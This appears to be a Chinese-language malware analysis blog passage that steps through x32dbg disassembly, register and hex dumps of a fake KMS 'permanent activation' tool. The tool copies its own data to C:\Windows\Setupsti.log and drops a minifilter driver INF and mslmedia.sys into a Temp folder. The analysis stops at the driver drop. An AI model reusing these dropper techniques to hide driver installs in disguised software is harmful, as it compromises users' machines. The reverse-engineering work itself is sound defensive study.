CPU 流程图 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码 引用 线程 Snowman反编译器 句柄 跟踪

```
    01045286    897424 18           mov dword ptr ss:[esp+18],esi        [esp+18]:"膀4"
    0104528A    899C24 BC000000     mov dword ptr ss:[esp+BC],ebx
    01045291    895C24 1C           mov dword ptr ss:[esp+1C],ebx
    01045295    895C24 20           mov dword ptr ss:[esp+20],ebx
    01045299    68 2E010000         push 12E                             资源类型
    0104529E    C68424 C0000000 02  mov byte ptr ss:[esp+C0],2
    010452A6    A1 04500601         mov eax,dword ptr ds:[1065004]
    010452AB    68 81000000         push 81                              资源ID
    010452B0    50                  push eax
EIP 010452B1    FF15 ECB00501       call dword ptr ds:[<&FindResourceA>] 加载资源
    010452B7    3BC3                cmp eax,ebx
    010452B9  v 74 17               je 为保证永久激活，要先点击这个配置，再点击kmseldi激活.10452D2
```

获取自身文件句柄:




为保证永久激活，要先点击这个配置，再点击KMSELDI激活.exe - PID: EC8 - 模块: 为保证永久激活，要先点击这个配置，再点击kmseldi激活.exe - 线程: 主线程 1144 - x32dbg [Elevated]

文件(F) 视图(V) 调试(D) 追踪(T) 插件(P) 收藏夹(I) 选项(O) 帮助(H) Jan 20 2019
CPU 流程图 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码 引用 线程 Snowman反编译器 句柄 跟踪
隐藏FPU


```
    01057F71    E8 5462FFFF         call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.104E1CA
    01057F76    8918                mov dword ptr ds:[eax],ebx
    01057F78    830E FF             or dword ptr ds:[esi],FFFFFFFF
    01057F7B    E8 3762FFFF         call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.104E1B7
    01057F80    C700 18000000       mov dword ptr ds:[eax],18
    01057F86  v E9 8E000000         jmp 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1058019
    01057F8B    8B45 08             mov eax,dword ptr ss:[ebp+8]
    01057F8E    8B3D C0B00501       mov edi,dword ptr ds:[<&CreateFileA>]
    01057F94    53                  push ebx
    01057F95    FF75 F4             push dword ptr ss:[ebp-C]
    01057F98    C700 01000000       mov dword ptr ds:[eax],1
    01057F9E    FF75 EC             push dword ptr ss:[ebp-14]
    01057FA1    8D45 D0             lea eax,dword ptr ss:[ebp-30]
    01057FA4    50                  push eax
    01057FA5    FF75 F0             push dword ptr ss:[ebp-10]
    01057FA8    FF75 F8             push dword ptr ss:[ebp-8]
    01057FAB    FF75 0C             push dword ptr ss:[ebp+C]           [ebp+C]:"C:\\Users\\Administrator\\De
    01057FAE    FFD7                call edi                            获取自身文件句柄
EIP 01057FB0    8945 E4             mov dword ptr ss:[ebp-1C],eax
    01057FB3    83F8 FF             cmp eax,FFFFFFFF
    01057FB6  v 75 6D               jne 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1058025
    01057FB8    8B4D F8             mov ecx,dword ptr ss:[ebp-8]
    01057FBB    B8 000000C0         mov eax,C0000000
    01057FC0    23C8                and ecx,eax
    01057FC2    3BC8                cmp ecx,eax
    01057FC4  v 75 2B               jne 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1057FF1
    01057FC6    F645 10 01          test byte ptr ss:[ebp+10],1
```


```
EAX     00000144     L'ń'
EBX     00000000
ECX     77E6387A     ntdll.77E6387A
EDX     00220174     "<"==&L"@"
EBP     0043EDD0     " 頒"==&"@頒"
ESP     0043ED94     "h頒"
ESI     0043EE68
EDI     75EB53C6     <kernel32.CreateFileA>

EIP     01057FB0     为保证永久激活，要先点击这个配置，再点击kmselc

EFLAGS    00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000035 (STATUS_OBJECT_NAME_COLLISION)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```

读取自身到内存:



```
01051C79   53            push ebx
01051C7A   8D4D E8       lea ecx,dword ptr ss:[ebp-18]
01051C7D   51            push ecx
01051C7E   FF75 10       push dword ptr ss:[ebp+10]
01051C81   50            push eax
01051C82   8B07          mov eax,dword ptr ds:[edi]
01051C84   FF3406        push dword ptr ds:[esi+eax]
01051C87   FF15 88B00501 call dword ptr ds:[<&ReadFile>]     读取自身数据到内存
```

数据分了两块内存.文件最后0x1000大小的数据单独存放.


```
025F0020  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
025F0030  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
025F0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025F0050  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
025F0060  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
025F0070  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
025F0080  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
025F0090  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
025F00A0  7C 0F FE 90 38 6E 90 C3 38 6E 90 C3 38 6E 90 C3  |.þ.8n.Ã8n.Ã8n.Ã
025F00B0  1F A8 EB C3 35 6E 90 C3 38 6E 91 C3 83 6E 90 C3  .¨ëÃ5n.Ã8n.Ã.n.Ã
025F00C0  85 21 06 C3 3C 6E 90 C3 26 3C 05 C3 2F 6E 90 C3  .!.Ã<n.Ã&<.Ã/n.Ã
025F00D0  26 3C 13 C3 43 6E 90 C3 D0 71 9A C3 32 6E 90 C3  &<.ÃCn.ÃÐq.Ã2n.Ã
025F00E0  26 3C 14 C3 08 6E 90 C3 31 16 1A C3 37 6E 90 C3  &<.Ã.n.Ã1..Ã7n.Ã
025F00F0  31 16 02 C3 39 6E 90 C3 31 16 04 C3 39 6E 90 C3  1..Ã9n.Ã1..Ã9n.Ã
025F0100  31 16 01 C3 39 6E 90 C3 52 69 63 68 38 6E 90 C3  1..Ã9n.ÃRich8n.Ã
025F0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025F0120  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L...
025F0130  F9 D4 07 57 00 00 00 00 00 00 00 00 E0 00 02 01  ùÔ.W........à...
025F0140  0B 01 09 00 00 92 01 00 00 4A 01 00 00 00 00 00  .........J......
025F0150  BD D6 00 00 00 10 00 00 00 B0 01 00 00 00 40 00  ½Ö.......°....@.
025F0160  00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00  ................
命令:
已暂停   内存窗口: 025F0020 -> 026D701F (0x000E7000 bytes)
```



```
地址      十六进制                                          ASCII
00C93C30  41 2B B2 A0 13 59 D0 88 2C E8 45 16 B4 21 0B 9C  A+² .YÐ.,èE.´!..
00C93C40  C8 82 26 64 41 37 B2 A0 25 BC 3F BC C3 28 84 37  È.&dA7² %¼?¼Ã(.7
00C93C50  18 CF 19 FB 90 09 ED C8 84 2E 64 42 33 32 A1 07  .Ï.û..íÈ..dB32¡.
00C93C60  55 B7 55 7A 5D 6B 0A D5 77 14 59 E1 42 56 0C 22  U·Uz]k.Õw.YáBV."
00C93C70  2B 26 91 15 C3 A8 BE 63 A8 BE FD C6 0E 85 60 6C  +&..Ã¨¾c¨¾ýÆ..`l
00C93C80  40 46 F4 29 26 90 19 43 8A 2E 85 5B D1 AC 18 41  @Fô)&..C...[Ñ¬.A
00C93C90  6E 7C AB 7A 2C BE EE 66 2D FA 5C AE AC 72 0D E9  n|«z,¾îf-ú\®¬r.é
00C93CA0  5B 91 2B 31 FA 38 A9 B6 EA 91 31 DD C8 98 16 54  [.+1ú8©¶ê.1ÝÈ..T
00C93CB0  D6 A7 F4 63 96 B5 FA 67 50 39 37 A3 72 0E 7C F6  Ö§ôc.µúgP97£r.|ö
00C93CC0  DA 5C 13 2A E8 1A 54 CF 7E CB 26 E4 53 03 F2 69  Ú\.*è.TÏ~Ë&äS.òi
00C93CD0  9D F4 3A D4 DA 10 B7 03 F5 D3 11 E5 58 FF 55 AF  .ô:ÔÚ.·.õÓ.åXÿU¯
00C93CE0  FD 69 FA 35 1D 26 41 D3 20 AE 87 A8 65 4F 9A D6  ýiú5.&AÓ ®.¨eO.Ö
00C93CF0  22 37 CE BF 66 B0 C5 14 8B 15 D0 89 15 B0 09 2B  "7Î¿f°Å...Ð..°.+
00C93D00  60 37 56 C0 96 6F AC 4B EB 9D 31 E2 EB 4E 4E 9D  `7VÀ.o¬Kë.1âëNN.
00C93D10  53 2F E6 84 6E 08 75 C7 AD 6B 96 D6 CA 71 5D AB  S/æ.n.uÇ.k.ÖÊq]«
00C93D20  6E 40 D7 A9 9B D2 35 EA 46 75 BD A8 44 6D A8 44  n@×©.Ò5êFu½¨Dm¨D
00C93D30  4E 54 A2 26 54 A2 6E 5D BF AE C5 2C E8 1A 50 85  NT¢&T¢n]¿®Å,è.P.
00C93D40  FA CC BF 37 B7 FB F7 98 9F 3E FF 7A 12 B2 60 E0  úÌ¿7·û÷..>ÿz.²`à
00C93D50  7F 7C 5D E9 33 0A C8 A4 73 5F AA 2D FF C0 3A FE  .|]é3.È¤s_ª-ÿÀ:þ
00C93D60  9F F2 7A 68 9A F8 3D 44 AA 82 FF 8A D7 43 91 91  .òzh.ø=Dª.ÿ.×C..
00C93D70  A3 58 ED 5D 58 ED 07 91 9B 93 52 6E 76 60 D5 17  £Xí]Xí....Rnv`Õ.
00C93D80  5F AB EA B3 08 58 ED CF 61 B5 9F B0 AC B2 6C 0C  _«ê³.XíÏaµ.°¬²l.
00C93D90  19 0F 69 C5 EA DD 89 D5 BB 11 AB 77 2F 56 EF 36  ..iÅêÝ.Õ».«w/Vï6
命令:
已暂停   内存窗口: 00C93C30 -> 00C94C2F (0x00001000 bytes)

0043ED88  75F5410E  kernel32.75F5410E
0043ED8C  55F3097D
0043ED90  FFFFFFFE
0043ED94  75EB3F2C  返回到 kernel32.75EB3F2C 自 kernel32.
0043ED98  01051C8D  返回到 为保证永久激活，要先点击这个配置，再点
0043ED9C  00000144
0043EDA0  00C93C30
0043EDA4  00001000
0043EDA8  0043EDC0  L"3"
0043EDAC  00000000
0043EDB0  000000C0
0043EDB4  01065560  为保证永久激活，要先点击这个配置，再点击kmse
0043EDB8  00000000
0043EDBC  00001000
0043EDC0  00000417
0043EDC4  FFFFFFFE
0043EDC8  00000000
0043EDCC  00C93C30
0043EDD0  0043EE0C
0043EDD4  0100FFE0
0043EDD8  0043EE1C  "8頖"==&"`頖"
0043EDDC  0105210C  返回到 为保证永久激活，要先点击这个配置，再点
0043EDE0  00000003
```

创建setupsti.log文件





```
00A5398C   BD 10000000    mov ebp,10
00A53991   396C24 48      cmp dword ptr ss:[esp+48],ebp
00A53995   73 04          jae 为保证永久激活，要先点击这个配置，再点击kmseldi激活.A5399B
00A53997   8D4424 34      lea eax,dword ptr ss:[esp+34]     [esp+34]:"C:\\Windows\\Setupsti.log"
00A5399B   6A 00          push 0
00A5399D   6A 00          push 0
00A5399F   6A 02          push 2
00A539A1   6A 00          push 0
00A539A3   6A 00          push 0
00A539A5   68 00000040    push 40000000
00A539AA   50             push eax
00A539AB   FF15 C0B0A600  call dword ptr ds:[<&CreateFileA>]     创建setupsti.log文件
00A539B1   8BF8           mov edi,eax                           edi:L"\r"
```

写入0x00110048大小的数据到该文件:


```
8B06          mov eax,dword ptr ds:[esi]        eax:L"文"
8B48 10       mov ecx,dword ptr ds:[eax+10]
56            push esi
FFD1          call ecx
50            push eax                          eax:L"文"
57            push edi
FF15 C4B0A900 call dword ptr ds:[<&WriteFile>]  写入数据到setupsti.log文件
8BE8          mov ebp,eax
85ED          test ebp,ebp
75 3E         jne 为保证永久激活，要先点击这个配置，再点击kmseldi激活.A83A71
FF15 A8B0A900 call dword ptr ds:[<&GetLastError>]
50            push eax                          eax:L"文"
68 2803AA00   push 为保证永久激活，要先点击这个配置，再点击kmseldi激活.AA0328   AA0328:"无法保存数据文件 #%d"
8D7424 1C     lea esi,dword ptr ss:[esp+1C]
E8 182F0000   call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.A86960
83C4 08       add esp,8
e:$3A2D #2E2D

ZF 0  PF 0  AF 1
OF 0  SF 0  DF 0
CF 1  TF 0  IF 1

LastError   000000B7 (ERROR_ALREADY_EXISTS)
LastStatus  C0000035 (STATUS_OBJECT_NAME_COLLISION)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 空 0.0000000000000

默认 (stdcall)
1: [esp] 000000E4
2: [esp+4] 02750020
3: [esp+8] 00110D48
4: [esp+C] 0030F26C
5: [esp+10] 00000000
```


创建临时inf文件:


```
8B45 08        mov eax,dword ptr ss:[ebp+8]
8B3D C0B0A900  mov edi,dword ptr ds:[<&CreateFileA>]
53             push ebx
FF75 F4        push dword ptr ss:[ebp-C]
C700 01000000  mov dword ptr ds:[eax],1
FF75 EC        push dword ptr ss:[ebp-14]
8D45 D0        lea eax,dword ptr ss:[ebp-30]
50             push eax
FF75 F0        push dword ptr ss:[ebp-10]
FF75 F8        push dword ptr ss:[ebp-8]
FF75 0C        push dword ptr ss:[ebp+C]     [ebp+C]:"C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\~tmp_hl\\mslmedia.inf"
FFD7           call edi                      创建临时文件 mslmedia.inf
8945 E4        mov dword ptr ss:[ebp-1C],eax [ebp-1C]:&"Z皽莍7"
```


计算机 ▸ 本地磁盘 (C:) ▸ 用户 ▸ Administrator ▸ AppData ▸ Local ▸ Temp ▸ ~tmp_hl
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 包含到库中 共享 刻录 新建文件夹
收藏夹
下载
桌面
最近访问的位置

名称	修改日期	类型	大小
mslmedia.inf	2019/6/7 18:51	安装信息	3 KB


文件内容如下:




```
;;;
;;; mslmedia
;;;
;;;
;;; Copyright (c) 1999 - 2001, Microsoft Corporation
;;;

[Version]
Signature   = "$Windows NT$"
Class       = "ActivityMonitor"                         ;This is determined by the work this filter driver does
ClassGuid   = {b86dff51-a31e-4bac-b3cf-e8cfe75c9fc2}    ;This value is determined by the Class
Provider    = %Msft%
DriverVer   = 06/16/2007,1.0.0.1
CatalogFile = mslmedia.cat


[DestinationDirs]
DefaultDestDir          = 12
MiniFilter.DriverFiles  = 12            ;%windir%\system32\drivers

;;
;; Default install sections
;;

[DefaultInstall]
OptionDesc          = %ServiceDescription%
CopyFiles           = MiniFilter.DriverFiles

[DefaultInstall.Services]
AddService          = %ServiceName%,,MiniFilter.Service

;;
;; Default uninstall sections
;;

[DefaultUninstall]
DelFiles   = MiniFilter.DriverFiles

[DefaultUninstall.Services]
DelService = %ServiceName%,0x200      ;Ensure service is stopped before deleting

;
; Services Section
;

[MiniFilter.Service]
DisplayName      = %ServiceName%
Description      = %ServiceDescription%
ServiceBinary    = %12%\%DriverName%.sys        ;%windir%\system32\drivers\
Dependencies     = "FltMgr"
```

可以看出来是个minifilter的inf文件

创建驱动文件:




```
53                   push ebx
FF75 F4              push dword ptr ss:[ebp-C]
C700 01000000        mov dword ptr ds:[eax],1
FF75 EC              push dword ptr ss:[ebp-14]
8D45 D0              lea eax,dword ptr ss:[ebp-30]
50                   push eax
FF75 F0              push dword ptr ss:[ebp-10]
FF75 F8              push dword ptr ss:[ebp-8]
FF75 0C              push dword ptr ss:[ebp+C]        [ebp+C]:"C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\~tmp_hl\\mslmedia.sys"
FFD7                 call edi                         创建临时文件 mslmedia.sys
8945 E4              mov dword ptr ss:[ebp-1C],eax
```


计算机 ▸ 本地磁盘 (C:) ▸ 用户 ▸ Administrator ▸ AppData ▸ Local ▸ Temp ▸ ~tmp_hl
